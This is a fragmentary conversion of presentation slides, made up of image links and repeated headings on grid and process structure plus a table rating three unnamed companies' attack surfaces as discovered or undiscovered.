


### Mesh based Grid




# Grid Structure

## Tree based Grid




# Grid Structure


## Mesh based Grid



# Process Structure



# Attack Surface





# Comparison Table

Attack Surface	Company A	Company B	Company C
<b>With Main Server</b>	Undiscovered	Undiscovered	Discovered
<b>With Update Server</b>	Discovered	Undiscovered	Undiscovered
<b>Initial Data</b>	Discovered	Discovered	Discovered
<b>Request Data</b>	Not Applicable	Undiscovered	Discovered
<b>Video Data</b>	Discovered	Discovered	Discovered



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


# Comparison Table

